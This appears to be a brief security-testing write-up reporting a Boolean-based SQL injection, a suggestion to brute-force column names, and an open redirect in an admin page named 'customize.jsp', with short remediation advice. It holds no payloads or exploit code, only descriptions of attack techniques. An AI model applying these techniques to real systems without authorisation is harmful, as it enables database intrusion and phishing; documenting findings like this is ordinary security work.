
It was vulnerable to Boolean-based queries , then tried getting the database information but failed as it that filtering and Union based queries didn't work



Brute force can be done to find the column names

URL redirection:

In the Admin , the element `customize.jsp` is vulnerable to URL redirection.



It tried it to redirect it youtube and it worked

This can lead to phishing attacks , to prevent it use a whitelist and use relative paths rather than absolute paths